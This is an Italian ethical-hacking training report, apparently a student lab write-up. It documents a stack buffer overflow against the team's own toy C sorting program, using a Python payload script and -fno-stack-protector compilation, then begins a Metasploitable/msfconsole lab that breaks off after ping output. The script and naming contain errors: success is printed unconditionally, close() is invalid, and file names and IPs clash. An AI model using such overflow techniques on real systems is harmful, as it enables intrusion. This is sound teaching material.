
**Un sistema è tanto più sicuro quanto più il suo codice è chiaro, coerente e strutturato secondo principi di sviluppo sicuro.**

La mancanza di controlli adeguati, la sanitizzazione parziale degli input o

l'uso di filtri facilmente aggirabili sono segnali di una progettazione che non integra pienamente la sicurezza nel suo ciclo di vita. Al contrario, scrivere codice sicuro significa prevedere già in fase di sviluppo come i dati potranno essere interpretati, validati e visualizzati, anticipando così le possibili modalità di attacco. L'esperienza di questo test conferma che anche **piccole disattenzioni** possono avere **conseguenze rilevanti**: un frammento di codice non validato può diventare il punto d'ingresso per un attacco che compromette dati sensibili, sessioni utente o intere infrastrutture. Tuttavia, questa consapevolezza rappresenta anche

un'opportunità: migliorare la sicurezza del software non significa solo ridurre i rischi, ma anche accrescere la stabilità, l'affidabilità e la fiducia che gli utenti ripongono nell'applicazione.





# SYSTEM EXPLOIT BUFFER OVERFLOW REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

2025

# Report Esercizio: System Exploit BOF (Giorno 3)

Report che analizza l'esercizio "System Exploit BOF" (Traccia Giorno 3), descrivendo il programma originale, la tecnica utilizzata per generare un Buffer Overflow e le soluzioni implementate per la sezione Bonus.

## 1. Analisi del Programma Originale ( `BW_D3_BOF.c` )

Il programma iniziale è un semplice script C che:

1. Dichiara un array (vettore) di interi chiamato `vector` con una dimensione fissa di **10 elementi**.
2. Chiede all'utente di inserire 10 numeri interi tramite un ciclo `for` che itera 10 volte (da `i = 0` a `i < 10`).
3. Utilizza `scanf("%d", &vector[i])` per leggere ogni numero e memorizzarlo nell'array.
4. Stampa il vettore così come è stato inserito.
5. Esegue un algoritmo di ordinamento (Bubble Sort) sullo stesso vettore.
6. Stampa il vettore ordinato.

**Ipotesi di funzionamento:** Il programma funzionerà correttamente e senza errori finché l'utente inserisce esattamente 10 numeri interi.

**Vulnerabilità potenziale:** La funzione `scanf` non ha controlli intrinseci sulla dimensione dell'array di destinazione. Se il ciclo `for` fosse stato scritto in modo errato (es. con un limite superiore a 10), `scanf` avrebbe continuato a scrivere dati in memoria *oltre* lo spazio allocato per `vector`, portando a un **Buffer Overflow**.

## 2. Modifica per Causare un Segmentation Fault ( `Stack_BW_D3_BOF.c` )

Come richiesto dal punto 3 dell'esercizio ("Modificare il programma affinché si verifichi un errore di segmentazione"), è stata creata una versione modificata del programma.


**Modifica Effettuata:** La modifica chiave è nel primo ciclo `for`, che gestisce l'input dell'utente.

- **Originale:** `for ( i = 0 ; i < 10 ; i++)`
- **Modificato:** `for ( i = 0 ; i < 500 ; i++)`

## Perché Causa un Segmentation Fault:

1. **Allocazione sulla Stack:** L'array `vector[10]` viene allocato sulla **stack** (pila), un'area di memoria usata per le variabili locali delle funzioni.
2. **Sovrascrittura (Overflow):** Il nuovo ciclo tenta di scrivere 500 interi. Dopo aver riempito i primi 10 posti validi ( `vector[0] ... vector[9]` ), il programma continua a scrivere i successivi 490 numeri nelle posizioni di memoria *adiacenti* sulla stack.
3. **Corruzione della Stack:** Questa scrittura "fuori dai limiti" sovrascrive dati vitali per il funzionamento del programma, tra cui:
  - Altre variabili locali (come `i`, `j`, `k`, `swap_var`).
  - **L'indirizzo di ritorno** (Return Address), ovvero l'istruzione a cui il processore deve saltare una volta terminata la funzione `main`.
4. **Crash (SIGSEGV):** Quando la funzione `main` tenta di terminare (con `return 0;`), legge l'indirizzo di ritorno corrotto (che ora contiene pezzi dei numeri inseriti dall'utente, es. "999999"). Tenta quindi di saltare a questo indirizzo di memoria, che è quasi certamente non valido o non accessibile. Il sistema operativo rileva questo accesso a memoria non valida e termina il programma con un errore di **Segmentation Fault (SIGSEGV)**.

## Compilazione per l'Exploit



```
(kali㉿kali)-[~/Desktop/BOF Build week]
$ gcc -fno-stack-protector Stack_BW_D3_BOF.c -o Stack_BW_D3_BOF
```

Come mostrato nello screenshot , il programma è stato compilato con un flag specifico:

```
gcc -fno-stack-protector Stack_BW_D3_B0F.c -o Stack_BW_D3_B0F
```

- `gcc -fno-stack-protector` : Questo è un passaggio cruciale. I compilatori moderni includono una protezione chiamata "stack canary" o "stack protector" che inserisce un valore di controllo sulla stack prima delle variabili locali. Se questo valore viene sovrascritto (come nel nostro caso), il programma rileva l'attacco e si ferma con un errore diverso (es. "stack smashing detected"). Questo flag **disabilita** tale protezione, permettendo al nostro Buffer Overflow di sovrascrivere l'indirizzo di ritorno e causare il SegFault.

## Esecuzione dell'Exploit Semplice

Gli screenshots seguenti documentano l'esecuzione manuale dell'exploit sul programma `Stack_BW_D3_B0F` . Mostrano l'inserimento di un payload che prima sovrascrive la variabile `i` (al 20° input) e poi continua a inserire dati fino a [500] , causando il crash del programma con "zsh: segmentation fault" dopo aver tentato di stampare i vettori.



```
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999[23]:[24]:[25]:[26]:[27]:[28]:[29]:[30]:[31]:[32]:[33]:[34]:[35]:[36]:[37]:[38]:[39]:[40]:[41]:
[42]:[43]:[44]:[45]:[46]:[47]:[48]:[49]:[50]:[51]:[52]:[53]:[54]:[55]:[56]:[57]:[58]:[59]:[60]:[61]:[62]:
[63]:[64]:[65]:[66]:[67]:[68]:[69]:[70]:[71]:└$ '/home/kali/Desktop/B0F Build week/Stack_BW_D3_B0F'
Inserire 10 interi:
[1]:1
[2]:1
[3]:1
[4]:1
[5]:1
[6]:1
[7]:1
[8]:1
[9]:1
[10]:1
[11]:1
[12]:1
[13]:1
[14]:1
[15]:1
[16]:1
[17]:1
[18]:1
[19]:1
[20]:20
[22]:9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
```

```

Session Actions Edit View Help
]:[217]:[218]:[219]:[220]:[221]:[222]:[223]:[224]:[225]:[226]:[227]:[228]:[229]:[230]:[231]:[232]:[233]:[234]:[235]:[236]:[237]:[238]:[239]:[240]:[241]:[242]:[243]:[244]:[245]:[246]:[247]:[248]:[249]:[250]:[251]:[252]:[253]:[254]:[255]:[256]:[257]:[258]:[259]:[260]:[261]:[262]:[263]:[264]:[265]:[266]:[267]:[268]:[269]:[270]:[271]:[272]:[273]:[274]:[275]:[276]:[277]:[278]:[279]:[280]:[281]:[282]:[283]:[284]:[285]:[286]:[287]:[288]:[289]:[290]:[291]:[292]:[293]:[294]:[295]:[296]:[297]:[298]:[299]:[300]:[301]:[302]:[303]:[304]:[305]:[306]:[307]:[308]:[309]:[310]:[311]:[312]:[313]:[314]:[315]:[316]:[317]:[318]:[319]:[320]:[321]:[322]:[323]:[324]:[325]:[326]:[327]:[328]:[329]:[330]:[331]:[332]:[333]:[334]:[335]:[336]:[337]:[338]:[339]:[340]:[341]:[342]:[343]:[344]:[345]:[346]:[347]:[348]:[349]:[350]:[351]:[352]:[353]:[354]:[355]:[356]:[357]:[358]:[359]:[360]:[361]:[362]:[363]:[364]:[365]:[366]:[367]:[368]:[369]:[370]:[371]:[372]:[373]:[374]:[375]:[376]:[377]:[378]:[379]:[380]:[381]:[382]:[383]:[384]:[385]:[386]:[387]:[388]:[389]:[390]:[391]:[392]:[393]:[394]:[395]:[396]:[397]:[398]:[399]:[400]:[401]:[402]:[403]:[404]:[405]:[406]:[407]:[408]:[409]:[410]:[411]:[412]:[413]:[414]:[415]:[416]:[417]:[418]:[419]:[420]:[421]:[422]:[423]:[424]:[425]:[426]:[427]:[428]:[429]:[430]:[431]:[432]:[433]:[434]:[435]:[436]:[437]:[438]:[439]:[440]:[441]:[442]:[443]:[444]:[445]:[446]:[447]:[448]:[449]:[450]:[451]:[452]:[453]:[454]:[455]:[456]:[457]:[458]:[459]:[460]:[461]:[462]:[463]:[464]:[465]:[466]:[467]:[468]:[469]:[470]:[471]:[472]:[473]:[474]:[475]:[476]:[477]:[478]:[479]:[480]:[481]:[482]:[483]:[484]:[485]:[486]:[487]:[488]:[489]:[490]:[491]:[492]:[493]:[494]:[495]:[496]:[497]:[498]:[499]:[500]:Il vettore inserito e':
[1]: 1
[2]: 1
[3]: 1
[4]: 1
[5]: 1
[6]: 1
[7]: 1
[8]: 1
[9]: 1
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:1
[3]:1
[4]:1
[5]:1
[6]:1
[7]:1
[8]:1
[9]:1
[10]:1
zsh: segmentation fault  '/home/kali/Desktop/B0F Build week/Stack_BW_D3_B0F'
└─(kali㉿kali)-[~/Desktop/B0F Build week]
$ Inserire 10 interi:
```

### 3. Soluzione Esercizio Bonus ( Fixed\_BW\_D3\_B0F.c )

Il file `Fixed_BW_D3_B0F.c` implementa entrambe le richieste del bonus.

#### 1. Creare un Menù

È stato aggiunto un sistema di scelta iniziale tramite la variabile `scelta`:

- L'utente può scegliere tra "Modalità Corretta" (1) o "Modalità Vulnerabile" (2).
- Un `if (scelta == 1)` e un `else if (scelta == 2)` indirizzano il flusso del programma.

## 2. Inserire Controlli di Input

Nella **Modalità 1 (Corretta)**, è stato implementato un robusto controllo dell'input:

C

```
// --- CONTROLLO INPUT (Bonus 1) ---
// Controlla se l'input e' un numero valido
while (scanf("%d", &vector[i]) != 1)
{
    printf("Errore! Inserire un numero intero valido.\n");
    // Pulisce il buffer di input per evitare loop infiniti
    while (getchar() != '\n');
    printf("[%d]:" , c); // Riprova
}
```

- `scanf("%d", ...)` restituisce il numero di elementi letti con successo. Ci aspettiamo che sia `1`.
- Se l'utente inserisce un testo (es. "abc"), `scanf` fallisce, restituisce `0` (che è `!= 1`) e il `while` si attiva.
- Il ciclo `while (getchar() != '\n');` è fondamentale: svuota il buffer di input da tutti i caratteri errati, impedendo un loop infinito.

La **Modalità 2 (Vulnerabile)**, invece, omette deliberatamente questi controlli e usa il limite di 500 per permettere l'exploit, come nell'esercizio principale.

Session Actions Edit View Help

```

9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999
9999999999[465]:[466]:[467]:[468]:[469]:[470]:[471]:[472]:[473]:[474]:[475]:[476]:[477]:[478]:[479]:[480]:[481]:[482]:[483]:[484]:[485]:[486]:[487]:[488]:[489]:[490]:[491]:[492]:[493]:[494]:[495]:[496]:[497]:[498]:[499]:[500]:
Il vettore inserito (prime 10 posizioni) e':
[1]: 1
[2]: 1
[3]: 1
[4]: 1
[5]: 1
[6]: 1
[7]: 1
[8]: 1
[9]: 1
[10]: 1
Il vettore ordinato (prime 10 posizioni) e':
[1]: 1
[2]: 1
[3]: 1
[4]: 1
[5]: 1
[6]: 1
[7]: 1
[8]: 1
[9]: 1
[10]: 1
zsh: segmentation fault '/home/kali/Desktop/B0F Build week/Fixed_BW_D3_B0F'
└─(kali㉿kali)-[~/Desktop/B0F Build week]
$ 9999999999
9999999999: command not found

```

## 4. Analisi dell'Exploit Automatizzato (Stack\_exploit.py)

Il file `Fixed_exploit.py` non si limita a causare un crash "semplice", ma dimostra un attacco molto più sofisticato e mirato, possibile grazie alla struttura del file `Fixed_BW_D3_B0F.c`.

**Obiettivo dell'Attacco:** Sovrascrivere *altre variabili locali* sulla stack (in particolare `limite_input` e `i`) per manipolare il flusso di esecuzione del programma *prima* di causare il crash finale.

**Analisi della Stack (Layout Ipotetico):** In `Fixed_BW_D3_B0F.c`, le variabili locali in `main` sono dichiarate come: `int vector [10], i, j, k; int swap_var; int scelta; int limite_input;`

Sulla stack, le variabili locali sono spesso allocate in ordine inverso. La memoria potrebbe assomigliare a questo (dal basso verso l'alto):

vector[0]	<- Inizio del buffer
...	
vector[9]	
+-----+	
i	<- Inizio dell'overflow
j	
k	
swap_var	
scelta	
limite_input	<- Obiettivo 1
+-----+	
Indirizzo di Ritorno	
+-----+	

**Decomposizione del Payload (Come visto negli Screenshot):** Gli screenshot mostrano esattamente l'esecuzione del payload dello script Python:

1. **Input 2** : Seleziona la "Modalità Vulnerabile" (2) nel menù.
2. **Input 1 (16 volte)**: Inserisce 16 numeri "1". Questi riempiono `vector[0] - vector[9]` e sovrascrivono le variabili successive.
3. **Input [17]: 500** : Questo è il 17° input. Sovrascrive la variabile `limite_input` impostandola a 500 .
4. **Input 1 (2 volte)**: Riempimento (padding).
5. **Input [20]: 20** : Questo input sovrascrive la variabile `i` (il contatore del ciclo) e la imposta a 20 .
6. **Input 9999999999 (480 volte)**: Il ciclo `for` nel codice C riprende. Ora `i` vale 20 e `limite_input` vale 500 . Il ciclo esegue da `i=20` fino a `i=499` (480 iterazioni). Questi numeri sovrascrivono l'indirizzo di ritorno.
7. **Crash**: Al termine del ciclo e dopo la stampa dei vettori, il programma tenta di ritornare, legge l'indirizzo corrotto e causa il **Segmentation Fault**.

```

Stack_exploit.py x
media > sf_DevOps > BOF Build week > Stack_exploit.py > ...
1 import subprocess
2 import time
3
4 # --- 1. Costruzione del Payload (per Stack_BW_D3_BOF.c) ---
5 # Questo payload è per il programma *senza* menu
6
7 payload = []
8
9 # Fase 1: Riempimento (19 volte '1')
10 # per arrivare alla variabile 'i'
11 for _ in range(19):
12     payload.append("1")
13
14 # Fase 2: Dirottamento di 'i'
15 # Scriviamo '20' in vector[19], che è anche 'i'
16 payload.append("20")
17
18 # Fase 3: L'attacco (500 numeri per corrompere lo stack)
19 # Il loop ora continuerà da i=21 fino a 500
20 for _ in range(500):
21     payload.append("9999999999")
22
23 # Uniamo tutto
24 payload_string = "\n".join(payload) + "\n"
25
26 # --- 2. Esecuzione dell'Exploit ---
27 programma_vulnerabile = "./Stack_BW_D3_BOF" # Il programma St.
28
29 print(f"--- Avvio di: {programma_vulnerabile} ---")
30 print(f"--- Invio del payload ({len(payload)} righe) ---")
31
32 process = subprocess.Popen(
33     [programma_vulnerabile],
34     stdin=subprocess.PIPE,
35     stdout=subprocess.PIPE,
36     stderr=subprocess.PIPE,
37     text=True
38 )
39
40 # Invia l'intero payload
41 try:
42     stdout_output, stderr_output = process.communicate(
43         input=payload_string
44     )
45
46     print(f"--- Output del Programma (stdout) ---")
47
48     print(f"--- Output degli Errori (stderr) ---")
49
50     print(f"--- Risultato dell'Exploit ---")
51     print(f"SUCCESSO! :-)")
52     print(f"Il programma è crashato con un Segmentation Fault (Codice: -11)")
53
54     process.wait()
55
56 except Exception as e:
57     print(f"--- Errore durante l'esecuzione: {e}")
58
59 finally:
60     process.close()

```

Come visibile dall'output del terminale a destra, lo script:

1. Avvia il programma `./Stack_BW_D3_BOF`.
2. Invia il payload preparato (520 righe totali).
3. Cattura il codice di uscita del programma e ne stampa il risultato.

L'output "**SUCCESSO! :-)** Il programma è crashato con un Segmentation Fault (Codice: **-11**)" conferma che l'automazione dell'attacco ha funzionato perfettamente, causando il crash del programma come previsto.

Questo exploit dimostra con successo come un Buffer Overflow possa essere usato non solo per far crashare un programma, ma per prenderne attivamente il controllo e manipolarne la logica interna.



# EXPLOIT METASPLOITABLE CON METASPLOIT REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

# Exploit Metasploitable

## 1. Introduzione

L'obiettivo principale è dimostrare, in modo riproducibile e responsabile, il processo che va dall'identificazione delle vulnerabilità alla loro verifica pratica, evidenziando le implicazioni di rischio e le contromisure consigliate.

La metodologia adottata si articola in due fasi principali:

- (1) **Vulnerability Scanning** – esecuzione di una scansione completa con Nessus per rilevare servizi esposti e vulnerabilità note;
- (2) **Verifica e Sfruttamento delle vulnerabilità** – conferma di una vulnerabilità individuata sul servizio in ascolto sulla porta **445** e dimostrazione dell'esecuzione di un exploit tramite **msfconsole** (Metasploit Framework).

La macchina attaccante è stata collocata all'interno della stessa rete locale che ospita il web server DVWA, in modo da riprodurre uno scenario di compromissione interna; gli indirizzi IP sono stati assegnati secondo il piano di test (**host attaccante: 192.168.50.100/24, server DVWA: 192.168.50.150/24**) e abbiamo effettuato un ping

```

File Macchina Visualizza Inserimento Dispositivi Auto
kali@kali:~ 
Session Actions Edit View Help
[kali㉿kali] ~
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.494 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.479 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.495 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.481 ms
^C
--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3168ms
rtt min/avg/max/mdev = 0.479/0.487/0.495/0.007 ms

[kali㉿kali] ~
$ 

[metasploitable2 [in esecuzione] - Oracle VirtualBox]
File Macchina Visualizza Impostazioni Dispositivi Auto
nsfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
nsfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:4b:ff:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00c:29ff:fe4b:100%1 scope link
            valid_lft forever preferred_lft forever
nsfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.97 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.418 ns
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.781 ns
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.513 ns
--- 192.168.50.100 ping statistics ---
